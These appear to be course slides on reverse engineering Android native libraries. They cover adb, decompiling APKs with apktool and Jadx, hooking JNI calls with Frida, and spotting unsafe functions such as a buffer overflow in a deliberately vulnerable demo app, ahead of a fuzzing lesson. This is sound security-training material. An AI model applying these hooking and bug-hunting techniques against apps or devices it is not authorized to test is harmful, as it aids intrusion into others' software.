
Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Logs
- Device Log
 - adb logcat
- print bug reports
 - adb bugreport

```
fuzzing-a... x fuzzing-a... x fuzzing-a... x fuzzing-a... x fuzzing-a... x fuzzing-a... x fuzzing-a...
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb logcat
----- beginning of crash
05-17 10:59:32.672 1632 1738 E AndroidRuntime: FATAL EXCEPTION: CallLogProviderWorker
05-17 10:59:32.672 1632 1738 E AndroidRuntime: Process: android.process.acore, PID: 1632
05-17 10:59:32.672 1632 1738 E AndroidRuntime: DeadSystemException: The system died; earlier logs will poi
----- beginning of system
05-17 11:01:46.418 2078 2078 E LockSettingsStorage: Cannot read file java.io.FileNotFoundException: /data/
rd.key: open failed: ENOENT (No such file or directory)
05-17 11:01:46.420 2078 2078 E LockSettingsStorage: Cannot read file java.io.FileNotFoundException: /data/
n failed: ENOENT (No such file or directory)
05-17 11:01:46.430 2078 2078 E LockSettingsStorage: Cannot read file java.io.FileNotFoundException: /data/
n.key: open failed: ENOENT (No such file or directory)
05-17 11:01:46.433 2078 2078 E LockSettingsStorage: Cannot read file java.io.FileNotFoundException: /data/
e.key: open failed: ENOENT (No such file or directory)
05-17 11:01:46.438 2078 2078 E LockSettingsStorage: Cannot read file java.io.FileNotFoundException: /data/
failed: ENOENT (No such file or directory)
05-17 11:01:46.439 2078 2078 I SystemServiceManager: Starting phase 480
05-17 11:01:46.582 2078 2078 W DevicePolicyManagerService: Trying to set ro.device_owner, but it has alrea
05-17 11:01:46.644 2078 2078 I SystemServiceManager: Starting phase 500
05-17 11:01:46.835 2078 2078 I WifiService: WifiService starting up with Wi-Fi enabled
05-17 11:01:46.875 2078 2078 D WifiService: setWifiEnabled: true pid=2078, uid=1000
05-17 11:01:47.055 2078 2078 D ZenLog : config: cleanUpZenRules,ZenModeConfig[user=0,allowCalls=true,allo
owMessages=false,allowCallsFrom=contacts,allowMessagesFrom=contacts,allowReminders=true,allowEvents=true,all
owWhenScreenOn=true,automaticRules={40e2e27b6f254f95932ae6a1bfa44a5d=ZenRule[enabled=false,snoozing=false,na
_MODE_ALARMS,conditionId=condition://android/schedule?days=1.2.3.4.5&start=22.0&end=7.0&exitAtAlarm=false,co
dition://android/schedule?days=1.2.3.4.5&start=22.0&end=7.0&exitAtAlarm=false,summary=...,line1=...,line2=...
SE,flags=2],component=ComponentInfo{android/com.android.server.notification.ScheduleConditionProvider},id=40
a44a5d,creationTime=130948,enabler=null], 62eaeaea2d9a4c5186d353fb6240f3ae=ZenRule[enabled=false,snoozing=fa
=ZEN_MODE_ALARMS,conditionId=condition://android/schedule?days=6.7&start=23.30&end=10.0&exitAtAlarm=false,co
dition://android/schedule?days=6.7&start=23.30&end=10.0&exitAtAlarm=false,summary=...,line1=...,line2=...,ic
lags=2],component=ComponentInfo{android/com.android.server.notification.ScheduleConditionProvider},id=62eaeae
ae,creationTime=130949,enabler=null], 67ae51e2837f4cc8aa97798652968a06=ZenRule[enabled=false,snoozing=false,
ODE_ALARMS,conditionId=condition://android/event?userId=-10000&calendar=&reply=1,condition=Condition[id=cond
erId=-10000&calendar=&reply=1,summary=...,line1=...,line2=...,icon=0,state=STATE_FALSE,flags=2],component=Cd
android.server.notification.EventConditionProvider},id=67ae51e2837f4cc8aa97798652968a06,creationTime=130953,
e=null],Diff[]
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge


- Shell
- adb root shell
- adb shell



```
fuzzing-android@fuzzingandroid-VirtualBox: ~  
fuzzing-android@fuzzingandroid-VirtualBox:~$ adb shell  
generic:/ $ su  
generic:/ # ls  
acct                init.environ.rc     sdcard  
bugreports          init.goldfish.rc    seapp_contexts  
cache               init.ranchu-encrypt.rc  selinux_version  
charger             init.ranchu-noencrypt.rc  sepolicy  
config              init.ranchu.rc        service_contexts  
d                   init.rc               storage  
data                init.usb.configfs.rc  sys  
default.prop        init.usb.rc           system  
dev                 init.zygote32.rc     ueventd.goldfish.rc  
etc                 mnt                   ueventd.ranchu.rc  
file_contexts.bin  oem                   ueventd.rc  
fstab.goldfish     proc                   var  
fstab.ranchu-encrypt  property_contexts    vendor  
fstab.ranchu-noencrypt  root  
init                sbin  
generic:/ #
```

Lesson 3: Reverse Engineering Android Native Libraries | Unzipping the APK

- Android Package (APK)
- Filetypes
 - .apk
 - .xapk
 - .apks
 - .apkm



Lesson 3: Reverse Engineering Android Native Libraries | Unzipping the APK

- Change extension to .zip
- Unzip file

```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Downloads
fuzzing-android... x fuzzing-android... x fuzzing-android... x fuzzing-android... x fuzzin...
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ mv YouTube.apk YouTube.zip
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ unzip YouTube.zip
Archive:  YouTube.zip
  extracting: META-INF/services/com.google.protobuf.GeneratedExtensionRegistryLoader
  extracting: android-support-multidex.version.txt
  extracting: assets/kazoo/bubbles_bokeh_particle_screen.png
  extracting: assets/kazoo/bubbles_particle_screen.png
  extracting: assets/kazoo/dance_party_spotlight.png
  extracting: assets/kazoo/dream_plasma_overlay_alpha.png
  extracting: assets/kazoo/dream_time_blur_weights.png
  extracting: assets/kazoo/frame_blurred.png
  extracting: assets/kazoo/halloween_frame.png
  extracting: assets/kazoo/lut_BEAM.png
  extracting: assets/kazoo/lut_BEAM_2.png
  extracting: assets/kazoo/lut_BLUSH.png
  extracting: assets/kazoo/lut_BUBBLES.png
```

- APKTool
 - “Disassembling resources to nearly original form (including resources.arsc, classes.dex, 9.png. and XMLs)
 - Rebuilding decoded resources back to binary APK/JAR
 - Organizing and handling APKs that depend on framework resources
 - Smali Debugging (Removed in 2.1.0 in favor of [IdeaSmali](#))
 - Helping with repetitive tasks”

```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Downloads
fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x fuzzin... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$ apktool d YouTube.zip
I: Using Apktool 2.5.0 on YouTube.zip
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/fuzzing-android/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
fuzzing-android@fuzzingandroid-VirtualBox:~/Downloads$
```


<https://ibotpeaches.github.io/Apktool/>

Lesson 3: Reverse Engineering Android Native Libraries | Finding the native components

- Jadx
- Search for native

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Using Jadx search functionality



```
com.example.mynativetest.MainActivity
import java.io.BufferedOutputStream;
import java.io.IOException;
import java.io.UnsupportedEncodingException;
import java.net.ServerSocket;
import java.net.Socket;

33 public class MainActivity extends AppCompatActivity {
    public static final int SERVERPORT = 6000;
    int readBytes;
    private ServerSocket serverSocket;
    Thread serverThread = null;
    private TextView text;
    Handler updateConversationHandler;

    public native String leakMemory(byte[] bArr);

    public native void overFlow(byte[] bArr, int i);

    public native String stringFromJNI();

    static {
        System.loadLibrary("native-lib");
    }

    /* access modifiers changed from: protected */
    @Override // androidx.core.app.ComponentActivity, androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        ((TextView) findViewById(R.id.sample_text)).setText(stringFromJNI());
        this.updateConversationHandler = new Handler();
        this.serverThread = new Thread(new ServerThread());
        this.serverThread.start();
    }

    54 public void onclickSendMessage(View v) {
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida Tools
 - frida-server
 - Frida tools
- Instrumentation
- JavaScript
- Hook and Intercept JNI calls



Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Running Frida-server on device
 - adb push frida-server /data/local/tmp
 - chmod u+x frida-server

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb push frida-server-arm7 /data/local/tmp
frida-server-arm7: 1 file pushed, 0 skipped. 0.5 MB/s (17673940 bytes in 30.818s)
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb shell
generic:/ $ su
generic:/ # cd /data/local/tmp
generic:/data/local/tmp # chmod u+x frida-server-arm7
generic:/data/local/tmp # ./frida-server-arm7
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Forward Frida Server Port
 - Default port 27042
 - `adb forward tcp:localport tcp:remoteport`

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ adb forward tcp:27042 tcp:27042
27042
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ █
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-ps get process list
 - Frida-ps -H 127.0.0.1:27042
 - Get PID of running process

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-ps -H 127.0.0.1:27042
PID  Name
-----
745  adb
3544 android.process.media
747  audioserver
748  cameraserer
1184 com.android.inputmethod.latin
1356 com.android.phone
1899 com.android.systemui
4072 com.example.mynativetest
1668 com.google.android.apps.nexuslauncher
4384 com.google.android.dialer
1517 com.google.android.ext.services
1966 com.google.android.gms
1738 com.google.android.gms.persistent
3823 com.google.android.gms.ui
2824 com.google.android.gms.unstable
1593 com.google.android.googlequicksearchbox:interactor
1673 com.google.android.googlequicksearchbox:search
4643 com.google.android.talk
4699 com.google.android.talk:matchstick
3655 com.google.android.youtube
1551 com.google.process.gapps
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-trace to hook/intercept JNI calls
 - Hook into Methods using instrumentation
 - Process id
 - -p 4072
 - Search Identifier
 - -i "Java_*

```
Frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java_*
```

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java*"
Instrumenting...
Java_java_io_OutputStream_doublesToBytes: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_OutputStream_ae2f5089.js"
Java_java_io_UnixFileSystem_list0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_list0.js"
Java_sun_nio_ch_SocketChannelImpl_sendOutOfBandData: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_SocketChannelImp_823bfff7.js"
Java_sun_nio_ch_Net_blockOrUnblock4: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock4.js"
Java_sun_nio_ch_DatagramDispatcher_read0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_DatagramDispatcher_read0.js"
Java_sun_nio_ch_Net_blockOrUnblock6: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock6.js"
Java_java_io_UnixFileSystem_createDirectory0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_crea_ba6e3442.js"
Java_sun_nio_ch_Net_isIPv6Available0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_isIPv6Available0.js"
Java_java_nio_MappedByteBuffer_force0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_nio_MappedByteBuffer_force0.js"
Java_java_io_Console_istty: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_Console_istty.js"
Java_java_io_UnixFileSystem_getLength0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_getLength0.js"
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-trace to hook/intercept JNI calls
 - Hook into Methods using instrumentation
 - Process id
 - -p 4072
 - Search Identifier
 - -i "Java_*
- Instrumenting all call starting with "Java_*

Frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java_*

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop$ frida-trace -H 127.0.0.1:27042 -p 4072 -i "Java*"
Instrumenting...
Java_java_io_OutputStream_doublesToBytes: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_OutputStream_ae2f5089.js"
Java_java_io_UnixFileSystem_list0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_list0.js"
Java_sun_nio_ch_SocketChannelImpl_sendOutOfBandData: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_SocketChannelImp_823bfff7.js"
Java_sun_nio_ch_Net_blockOrUnblock4: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock4.js"
Java_sun_nio_ch_DatagramDispatcher_read0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_DatagramDispatcher_read0.js"
Java_sun_nio_ch_Net_blockOrUnblock6: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_blockOrUnblock6.js"
Java_java_io_UnixFileSystem_createDirectory0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_crea_ba6e3442.js"
Java_sun_nio_ch_Net_isIPv6Available0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_sun_nio_ch_Net_isIPv6Available0.js"
Java_java_nio_MappedByteBuffer_force0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_nio_MappedByteBuffer_force0.js"
Java_java_io_Console_istty: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_Console_istty.js"
Java_java_io_UnixFileSystem_getLength0: Auto-generated handler at "/home/fuzzing-android/Desktop/__/handlers__/libopenjdk.so/Java_java_io_UnixFileSystem_getLength0.js"
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Frida-trace to hook/intercept JNI calls
 - Sending data to the application
 - Triggers hooks

```
fuzzing-android@fuzzingandroi... x fuzzing-android@fuzzingandroi... x fuzzing-android@fuzzingandroi... x
_/libopenjdk.so/Java_sun_nio_ch_DatagramChannelI_23857602.js"
Java_sun_nio_ch_Net_localPort: Loaded handler at "/home/fuzzing-android/Desktop/__handlers__/libopenjdk.s
o/Java_sun_nio_ch_Net_localPort.js"
Java_java_io_UnixFileSystem_setPermission0: Loaded handler at "/home/fuzzing-android/Desktop/__handlers__
/libopenjdk.so/Java_java_io_UnixFileSystem_setP_8124af59.js"
Java_sun_nio_ch_DatagramDispatcher_readv0: Loaded handler at "/home/fuzzing-android/Desktop/__handlers__
/libopenjdk.so/Java_sun_nio_ch_DatagramDispatcher_readv0.js"
Java_sun_nio_ch_DatagramDispatcher_writev0: Loaded handler at "/home/fuzzing-android/Desktop/__handlers__
/libopenjdk.so/Java_sun_nio_ch_DatagramDispatch_56c728ce.js"
Java_java_nio_Bits_copyToShortArray: Loaded handler at "/home/fuzzing-android/Desktop/__handlers__/libope
njdk.so/Java_java_nio_Bits_copyToShortArray.js"
Java_java_util_prefs_FileSystemPreferences_chmod: Loaded handler at "/home/fuzzing-android/Desktop/__hand
lers__/libopenjdk.so/Java_java_util_prefs_FileSystemP_6a4f9b81.js"
Java_com_example_mynativetest_MainActivity_overFlow: Loaded handler at "/home/fuzzing-android/Desktop/__h
andlers__/libnative_lib.so/Java_com_example_mynativetest_Ma_52892a74.js"
Java_com_example_mynativetest_MainActivity_leakMemory: Loaded handler at "/home/fuzzing-android/Desktop/_
handlers__/libnative_lib.so/Java_com_example_mynativetest_Ma_327c5d1f.js"
Java_com_example_mynativetest_MainActivity_stringFromJNI: Loaded handler at "/home/fuzzing-android/Deskto
p/__handlers__/libnative_lib.so/Java_com_example_mynativetest_Ma_59e14682.js"
Started tracing 80 functions. Press Ctrl+C to stop.
/* TID 0x1a32 */
69231 ms Java_com_example_mynativetest_MainActivity_leakMemory()
69281 ms Java_com_example_mynativetest_MainActivity_overFlow()
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Creating Scripts Using JavaScript
- onEnter
- onLeave

```
Interceptor.attach(DebugSymbol.fromName("Java_com_example_mynativetest_MainActivity_leakMemory").address, {
  onEnter: function (args) {
    console.log("\n----Output from Frida Script----")
    console.log("Main at : " + DebugSymbol.fromName("main").address)
    console.log("argc : " + args[0].toInt32())
    console.log("argv[0]:" + args[1].readPointer().readCString())
  },
  onLeave: function () {
  }
});
```

Lesson 3: Reverse Engineering Android Native Libraries | Finding JNI Functions

- Intercepting JNI Function Arguments

```
fuzzing-android@fuz... x fuzzing-android@fuz... x fuzzing-android@fuz... x fuzzing-android@fuz... x
frida-trace: error: no such option: -l
fuzzing-android@fuzzingandroid-VirtualBox:/tmp$ frida -H 127.0.0.1:27042 -p 6343 -l printargs.js

  /---\
 | ( ) |
 |> _ |
 |/_/_|_
 . . . .
 . . . .
 . . . .
 . . . .
 . . . .
 . . . .
 . . . .
 . . . .
 More info at https://frida.re/docs/home/

Frida 14.2.18 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

[Remote::PID::6343]->
----Output from Frida Script----
Main at : 0xb3585b15
argc : -1502234880
argv[0]:

----Output from Frida Script----
Main at : 0xb3585b15
argc : -1502234880
argv[0]:
```

Lesson 3: Finding vulnerabilities with Reverse engineering

- JNI interface and subfunctions
- Search for unsafe functions
- Parsing functionalities



Android NDK


Lesson 3: Finding vulnerabilities with Reverse engineering

- JNI interface and subfunctions
- Harnessing subfunctions
- 3th party libraries

```
Decompile: Java_com_example_mynativetest_MainActivity_...
1
2 void Java_com_example_mynativetest_MainActivity_overFlow
3     (_JNIEnv *param_1,undefined4 param_2,_jbyteArray *param_3,int
4
5 {
6     char *pcVar1;
7     uchar uStack25;
8     int local_18;
9     _jbyteArray *local_14;
10    undefined4 local_10;
11    _JNIEnv *local_c;
12
13    local_18 = param_4;
14    local_14 = param_3;
15    local_10 = param_2;
16    local_c = param_1;
17    pcVar1 = (char *)_JNIEnv::GetByteArrayElements(param_1,param_3,&uStack25);
18    cp(pcVar1,local_18);
19    return;
20 }
21
```

Lesson 3: Finding vulnerabilities with Reverse engineering | Search for unsafe functions

- Find references
- Symbol Tree
 - Memcpy
 - Strcpy
 - Strcat
 - Many others



Lesson 3: Finding vulnerabilities with Reverse engineering | Parsing functionalities

- Parsing functionalities
 - Very complex
 - State deterministic machine
 - Reaching allot of code
-
- File Parser
 - Data Parser
 - XML Parser
 - Parser are everywhere

Lesson 3: Finding vulnerabilities with Reverse engineering | Wrap Up

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 3: Finding vulnerabilities with Reverse engineering | Demo & Labs

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 4: Fuzzing and Crash Analysis

- Introduction into fuzzing
- Dumb fuzzing vs Smart fuzzing
- Building harnesses and fuzzing
- Emulated Fuzzing with AFL++ & QEMU
- On device fuzzing with LLVM LibFuzzer
- Crash analysis

Lesson 4: Fuzzing and Crash Analysis | Introduction into fuzzing

